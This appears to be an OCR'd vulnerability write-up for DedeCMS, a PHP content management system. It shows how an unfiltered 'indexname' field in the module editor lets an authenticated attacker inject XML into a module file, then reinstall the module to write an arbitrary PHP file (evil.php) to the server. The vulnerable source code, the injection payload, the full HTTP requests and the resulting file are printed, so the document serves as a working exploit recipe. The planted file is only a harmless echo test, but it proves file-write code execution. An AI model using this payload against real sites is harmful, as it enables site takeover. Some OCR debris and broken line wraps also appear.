
Dedecms Getshell by XML injection

Attacker can install or uninstall the default module by dedecms as the picture below when he logged in the backstage management system.He can edit the module information by clicking the label titled "修改" as wel l.



Take the dedecms default module named "畅言评论模块" for example, when attacker modified the module i nformation & clicked the button titled "提交".

I caught the http request:

```
POST /dede/module_make.php HTTP/1.1
Host: dedecms.local
Content-Length: 8006
Cache-Control: max-age=0
Origin: http://dedecms.local
Upgrade-Insecure-Requests: 1
Content-Type: multipart/form-data; boundary=----WebKitFormBoundarya5ufeh0UETbqb0Ou
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_13_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/69.0.34
```

```
97.12 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Referer: http://dedecms.local/dede/module_main.php?action=edit&hash=606c658db048ea7328ffe1c7ae2a732f
Accept-Language: en-US,en;q=0.9,zh;q=0.8,zh-HK;q=0.7,zh-CN;q=0.6,zh-TW;q=0.5
Cookie: menuitems=1_1%2C2_1%2C3_1%2C4_1; DedeUserID=1; PHPSESSID=3heorikh08029236mf2ka88kf5; _csrf_name_3b6bec04
=49595b855b94e12b7c3e8000d2052c2b; _csrf_name_3b6bec04__ckMd5=9bb4e4fa874ba57f; _csrf_name_6a5b20f0=d217fde94ac
21f893e7d721fe4ce90e4; _csrf_name_6a5b20f0__ckMd5=e2c2737b5227181d; DedeUserID__ckMd5=956cf98f1cd85696; DedeLog
inTime=1533025596; DedeLoginTime__ckMd5=bc6d5f3d4d1a553d; ENV_GOBACK_URL=%2Fdede%2Fplus_main.php
Connection: close

------WebKitFormBoundarya5ufeh0UETbqb0Ou
Content-Disposition: form-data; name="action"

edit
------WebKitFormBoundarya5ufeh0UETbqb0Ou
Content-Disposition: form-data; name="modulname"

畅言评论模块
------WebKitFormBoundarya5ufeh0UETbqb0Ou
Content-Disposition: form-data; name="lang"

utf-8
------WebKitFormBoundarya5ufeh0UETbqb0Ou
Content-Disposition: form-data; name="moduletype"

soft
------WebKitFormBoundarya5ufeh0UETbqb0Ou
Content-Disposition: form-data; name="email"

tianya@desdev.cn
------WebKitFormBoundarya5ufeh0UETbqb0Ou
Content-Disposition: form-data; name="hash"

606c658db048ea7328ffe1c7ae2a732f
------WebKitFormBoundarya5ufeh0UETbqb0Ou
Content-Disposition: form-data; name="hashv"

606c658db048ea7328ffe1c7ae2a732f
------WebKitFormBoundarya5ufeh0UETbqb0Ou
```

Content-Disposition: form-data; name="team"

织梦团队
------WebKitFormBoundarya5ufeh0UETbqb0Ou
Content-Disposition: form-data; name="mtime"

2014-02-17
------WebKitFormBoundarya5ufeh0UETbqb0Ou
Content-Disposition: form-data; name="url"

http://www.dedecms.com
------WebKitFormBoundarya5ufeh0UETbqb0Ou
Content-Disposition: form-data; name="ismember"

0
------WebKitFormBoundarya5ufeh0UETbqb0Ou
Content-Disposition: form-data; name="indexname"

------WebKitFormBoundarya5ufeh0UETbqb0Ou
Content-Disposition: form-data; name="indexurl"

------WebKitFormBoundarya5ufeh0UETbqb0Ou
Content-Disposition: form-data; name="menustring"

<m:top name='畅言评论' display='block'>
<m:item name='畅言模块' link='changyan_main.php' rank='sys_Feedback' target='main'/>
<m:item name='评论管理' link='changyan_main.php?dopost=manage' rank='sys_Feedback' target='main'/>
<m:item name='数据统计' link='changyan_main.php?dopost=stat' rank='sys_Feedback' target='main'/>
<m:item name='导入导出' link='changyan_main.php?dopost=import' rank='sys_Feedback' target='main'/>
<m:item name='畅言设置' link='changyan_main.php?dopost=setting' rank='sys_Feedback' target='main'/>
</m:top>
------WebKitFormBoundarya5ufeh0UETbqb0Ou
Content-Disposition: form-data; name="readmetxt"

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协议发布时间： 2007年12月1日 By DedeCms.com

------WebKitFormBoundarya5ufeh0UETbqb0Ou
Content-Disposition: form-data; name="autosetup"

1
------WebKitFormBoundarya5ufeh0UETbqb0Ou
Content-Disposition: form-data; name="setup"; filename=""
Content-Type: application/octet-stream


------WebKitFormBoundarya5ufeh0UETbqb0Ou

```
Content-Disposition: form-data; name="setupsql40"

DROP TABLE IF EXISTS `#@__plus_changyan_setting`;
CREATE TABLE IF NOT EXISTS `#@__plus_changyan_setting` (
`skey` varchar(255) NOT NULL DEFAULT '',
`svalue` text NOT NULL,
`stime` int(10) NOT NULL,
PRIMARY KEY (`skey`)
) TYPE=MyISAM;
INSERT INTO `#@__plus_changyan_setting` (`skey`, `svalue`, `stime`) VALUES
('appid', '0', 0),
('id', '0', 0),
('isv_id', '0', 0),
('user', '0', 0),
('pwd', '0', 0);
------WebKitFormBoundarya5ufeh0UETbqb0Ou
Content-Disposition: form-data; name="autodel"

1
------WebKitFormBoundarya5ufeh0UETbqb0Ou
Content-Disposition: form-data; name="uninstall"; filename=""
Content-Type: application/octet-stream


------WebKitFormBoundarya5ufeh0UETbqb0Ou
Content-Disposition: form-data; name="delsql"

DROP TABLE IF EXISTS `#@__plus_changyan_setting`;
DROP TABLE IF EXISTS `#@__plus_changyan_importids`;
DROP TABLE IF EXISTS `#@__plus_changyan_insertids`;
------WebKitFormBoundarya5ufeh0UETbqb0Ou
Content-Disposition: form-data; name="rebuild"

yes
------WebKitFormBoundarya5ufeh0UETbqb0Ou
Content-Disposition: form-data; name="filelist"

../include/helpers/changyan.helper.php
../include/taglib/changyan.lib.php
```

```
changyan_main.php
------WebKitFormBoundarya5ufeh0UETbqb0Ou
Content-Disposition: form-data; name="imageField"

提交
------WebKitFormBoundarya5ufeh0UETbqb0Ou--
```

I found the xml configuration file by hash value in the path

```
./data/module

------WebKitFormBoundarya5ufeh0UETbqb0Ou
Content-Disposition: form-data; name="hash"

606c658db048ea7328ffe1c7ae2a732f
```



By viewing the code of

```
dede/module_make.php
```

It was not difficult to find that some value was filtered by

```
str_replace()
```

Key part code:

```
/*-------------
//修改项目
function editModule()
--------------*/
else if($action=='edit')
{
$filelist = str_replace("\r", "\n", trim($filelist));
$filelist = trim(preg_replace("#[\n]{1,}#", "\n", $filelist));
if($filelist=="")
{
ShowMsg("对不起，你没有指定模块的文件列表，因此不能创建项目！","-1");
exit();
}

//已经去除转义
foreach($_POST as $k=>$v) $$k = stripslashes($v);
if(!isset($autosetup)) $autosetup = 0;
if(!isset($autodel)) $autodel = 0;
$mdir = DEDEDATA.'/module';
$hashcode = $hash;
$moduleFilename = $mdir.'/'.$hashcode.'.xml';
$modulname = str_replace('=', '', $modulname);
$email = str_replace('=', '', $email);
$team = str_replace('=', '', $team);
$indexurl = str_replace('=', '**', $indexurl);
$menustring = base64_encode($menustring);
$dm = new DedeModule($mdir);
$readmef = base64_encode($readmetxt);
$setupf = $uninstallf = '';

//编译setup文件
if(is_uploaded_file($setup))
```

```
{
move_uploaded_file($setup, $mdir."/{$hashcode}-s.php") or die("你没上传，或系统无法把setup文件移动到 module 目录！");
$setupf = $dm->GetEncodeFile($mdir."/{$hashcode}-s.php", TRUE);
} else {
if($autosetup==0) $setupf = base64_encode($dm->GetSystemFile($hashcode, 'setup'));
}

//编译uninstall文件
if(is_uploaded_file($uninstall))
{
move_uploaded_file($uninstall,$mdir."/{$hashcode}-u.php") or die("你没上传，或系统无法把uninstall文件移动到 module 目录！");
$uninstallf = $dm->GetEncodeFile($mdir."/{$hashcode}-u.php",true);
} else {
if($autodel==0) $uninstallf = base64_encode($dm->GetSystemFile($hashcode,'uninstall'));
}

if(trim($setupsql40)=='') $setupsql40 = '';
else $setupsql40 = base64_encode(htmlspecialchars_decode(trim($setupsql40)));
//if(trim($setupsql41)=='') $setupsql41 = '';
//else $setupsql41 = base64_encode(trim($setupsql41));

if(trim($delsql)=='') $delsql = '';
else $delsql = base64_encode(strip_tags(trim($delsql)));

$modulinfo = "<module>
<baseinfo>
name={$modulname}
team={$team}
time={$mtime}
email={$email}
url={$url}
hash={$hashcode}
indexname={$indexname}
indexurl={$indexurl}
ismember={$ismember}
autosetup={$autosetup}
autodel={$autodel}
lang={$lang}
moduletype={$moduletype}
```

```
</baseinfo>
<systemfile>
<menustring>
$menustring
</menustring>
<readme>
{$readmef}
</readme>
<setupsql40>
$setupsql40
</setupsql40>
<delsql>
$delsql
</delsql>
<setup>
{$setupf}
</setup>
<uninstall>
{$uninstallf}
</uninstall>
<oldfilelist>
$filelist
</oldfilelist>
</systemfile>
";

if($rebuild=='yes')
{
$filelists = explode("\n", $filelist);
foreach($filelists as $v)
{
$v = trim($v);
if(!empty($v)) $dm->MakeEncodeFileTest(dirname(__FILE__),$v);
}
//测试无误后编译安装包
$fp = fopen($moduleFilename, 'w');
fwrite($fp, $modulinfo."\r\n");
fwrite($fp, "<modulefiles>\r\n");
foreach($filelists as $v)
```

```
{
$v = trim($v);
if(!empty($v)) $dm->MakeEncodeFile(dirname(__FILE__),$v,$fp);
}
fwrite($fp,"</modulefiles>\r\n");
fwrite($fp,"</module>\r\n");
fclose($fp);
} else {
$fxml = $dm->GetFileXml($hashcode);
$fp = fopen($moduleFilename, 'w');
fwrite($fp, $modulinfo."\r\n");
fwrite($fp, $fxml);
fclose($fp);
}
ShowMsg("成功对模块重新编译！", "module_main.php");
exit();
```

But it seems to be forgotten to deal with some values.For example:

```
indexname
```

Therefore, we can modify the http request by the payload

```
------WebKitFormBoundarya5ufeh0UETbqb0Ou
Content-Disposition: form-data; name="indexname"

indexname=1
indexurl=
ismember=0
autosetup=1
autodel=1
lang=utf-8
moduletype=templets
</baseinfo>
<modulefiles>
<file type='file' name='../data/module/evil.php'>
PD9waHAgZWNobyAxPz4K
</file>
```

```
</modulefiles>
<baseinfo>
```

And repeat the http request.Finally， file

```
606c658db048ea7328ffe1c7ae2a732f.xml
```

was modified as we expected.

```
/L/W/D/t/d/d/module> cat 606c658db048ea7328ffe1c7ae2a732f.xml
<module>
<baseinfo>
name=畅言评论模块
team=织梦团队
time=2014-02-17
email=tianya@desdev.cn
url=http://www.dedecms.com
hash=606c658db048ea7328ffe1c7ae2a732f
indexname=indexname=1
indexurl=
ismember=0
autosetup=1
autodel=1
lang=utf-8
moduletype=templets
</baseinfo>
<modulefiles>
<file type='file' name='../data/module/evil.php'>
PD9waHAgZWNobyAxPz4K
</file>
</modulefiles>
<baseinfo>
indexurl=
ismember=0
autosetup=1
autodel=1
lang=utf-8
moduletype=soft
</baseinfo>
<systemfile>
<menustring>
PG06dG9wIG5hbWU9J+eVheiogOivhOiuuicgZGlzcGxheT0nYmxvY2snPg0KPG06aXRlbSBuYW1lPSfnlYXoqIDmqKHlnZcnIGxpbms9J2NoYW5neWFuX21haW4ucGhwJyByYW5rPSdzeXNfRmVlZGJhY2snIH
RhcmdldD0nbWFpbicvPg0KPG06aXRlbSBuYW1lPSfor4TorrrnrqHnkIYnIGxpbms9J2NoYW5neWFuX21haW4ucGhwP2RvcG9zdD1tYW5hZ2UnIHJhbms9J3N5c19GZWVkYmFjaycgdGFyZ2V0PSdtYWluJy8+
DQo8bTppdGVtIG5hbWU9J+aVsOaNrue7n+iuoScgbGluaz0nY2hhbmd5YW5fbWFpbi5waHA/ZG9wb3N0PXN0YXQnIHJhbms9J3N5c19GZWVkYmFjaycgdGFyZ2V0PSdtYWluJy8+DQo8bTppdGVtIG5hbWU9J+
WvvOWFpeWvvOWHuicgbGluaz0nY2hhbmd5YW5fbWFpbi5waHA/ZG9wb3N0PWltcG9ydCcgcmFuaz0nc3lzX0ZlZWRiYWNrJyB0YXJnZXQ9J21haW4nLz4NCjxtOml0ZW0gbmFtZT0n55WF6KiA6K6+572uJyBs
aW5rPSdjaGFuZ3lhbl9tYWluLnBocD9kb3Bvc3Q9c2V0dGluZycgcmFuaz0nc3lzX0ZlZWRiYWNrJyB0YXJnZXQ9J21haW4nLz4NCjwvbTp0b3A+
</menustring>
```

Last step is to reinstall the module because the installation is totally depended on the xml file.

It will extract the data in the tag '**file**' to '**base64decode**' and write the data into the file which filename is the value of '**name**' filed.

Http request for reinstalling the module:

```
POST /dede/module_main.php HTTP/1.1
Host: dedecms.local
Content-Length: 162
Cache-Control: max-age=0
Origin: http://dedecms.local
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_13_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/69.0.34
97.12 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Referer: http://dedecms.local/dede/module_main.php?action=setup&hash=fcd00dbb5a51d65aff6c248d221d8bcd
Accept-Language: en-US,en;q=0.9,zh;q=0.8,zh-HK;q=0.7,zh-CN;q=0.6,zh-TW;q=0.5
Cookie: menuitems=1_1%2C2_1%2C3_1%2C4_1; DedeUserID=1; PHPSESSID=3heorikh08029236mf2ka88kf5; _csrf_name_3b6bec04
=49595b855b94e12b7c3e8000d2052c2b; _csrf_name_3b6bec04__ckMd5=9bb4e4fa874ba57f; _csrf_name_6a5b20f0=d217fde94ac
21f893e7d721fe4ce90e4; _csrf_name_6a5b20f0__ckMd5=e2c2737b5227181d; DedeUserID__ckMd5=956cf98f1cd85696; DedeLog
inTime=1533025596; DedeLoginTime__ckMd5=bc6d5f3d4d1a553d; ENV_GOBACK_URL=%2Fdede%2Fplus_main.php
Connection: close

hash=606c658db048ea7328ffe1c7ae2a732f&action=setupstart&filelists=%e6%96%87%e4%bb%b6%7c..%2fdata%2fmodule%2fevil.php&isreplace
=3&imageField1.x=23&imageField1.y=15
```

Go Cancel < > Target: http://dedecms.local

Request

Raw Params Headers Hex

```
POST /dede/module_main.php HTTP/1.1
Host: dedecms.local
Content-Length: 162
Cache-Control: max-age=0
Origin: http://dedecms.local
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_13_6) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/69.0.3497.12 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=
0.8
Referer:
http://dedecms.local/dede/module_main.php?action=setup&hash=fcd00dbb5a51d65aff6c248
d221d8bcd
Accept-Language: en-US,en;q=0.9,zh;q=0.8,zh-HK;q=0.7,zh-CN;q=0.6,zh-TW;q=0.5
Cookie: menuitems=1_1%2C2_1%2C3_1%2C4_1; DedeUserID=1;
PHPSESSID=3heorikh08029236mf2ka88kf5;
_csrf_name_3b6bec04=49595b855b94e12b7c3e8000d2052c2b;
_csrf_name_3b6bec04__ckMd5=9bb4e4fa874ba57f;
_csrf_name_6a5b20f0=d217fde94ac21f893e7d721fe4ce90e4;
_csrf_name_6a5b20f0__ckMd5=e2c2737b5227181d; DedeUserID__ckMd5=956cf98f1cd85696;
DedeLoginTime=1533025596; DedeLoginTime__ckMd5=bc6d5f3d4d1a553d;
ENV_GOBACK_URL=%2Fdede%2Fplus_main.php
Connection: close

hash=606c658db048ea7328ffe1c7ae2a732f&action=setupstart&filelists=%e6%96%87%e4%bb%
b6%7c..%2fdata%2fmodule%2fevil.php&isreplace=3&imageField1.x=23&imageField1.y=15
```

Response

Raw Headers Hex

```
HTTP/1.1 200 OK
Date: Tue, 31 Jul 2018 10:05:01 GMT
Server: Apache/2.4.33 (Unix) PHP/5.6.33
X-Powered-By: PHP/5.6.33
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: private
Pragma: no-cache
Connection: close
Content-Type: text/html; charset=utf-8
Content-Length: 1391

<script language='javascript' type='text/javascript'>
if(window.navigator.userAgent.indexOf('MSIE')>=1)
top.document.frames.menu.location = 'index_menu_module.php';
else top.document.getElementById('menufra').src = 'index_menu_module.php';
</script><html>
<head>
<title>DedeCMS提示信息</title>
<meta http-equiv="Content-Type" content="text/html; charset=gb2312" />
<meta name="viewport" content="width=device-width, initial-scale=1,
maximum-scale=1, user-scalable=no">
<meta name="renderer" content="webkit">
<meta http-equiv="Cache-Control" content="no-siteapp" /><base target='_self'/>
<style>div{line-height:160%;}</style></head>
<body leftmargin='0' topmargin='0' bgcolor='#FFFFFF'>
<center>
<script>
      var pgo=0;
      function JumpUrl(){
        if(pgo==0){ location='module_main.php'; pgo=1; }
      }
document.write("<br /><div style='width:450px;padding:0px;border:1px solid
#DADADA;'><div style='padding:6px;font-size:12px;border-bottom:1px solid
#DADADA;background:#DBEEBD url(/plus/img/wbg.gif)';'><b>DedeCMS
提示信息! </b></div>");
document.write("<div style='height:130px;font-size:10pt;background:#ffffff'><br
/>");
document.write("模块安装完成...");
document.write("<br /><a
href='module_main.php'>如果你的浏览器没反应，请点击这里...</a><br/></div>");
setTimeout('JumpUrl()',1000);</script>
</center>
</body>
```

In the end , file '**../data/module/evil.php**' was generated and the code of the file is

```
/L/W/D/t/d/d/module>
/L/W/D/t/d/d/module> cat evil.php
<?php echo 1?>
/L/W/D/t/d/d/module> echo 'PD9waHAgZWNobyAxPz4K' |base64 -D
<?php echo 1?>
/L/W/D/t/d/d/module>
```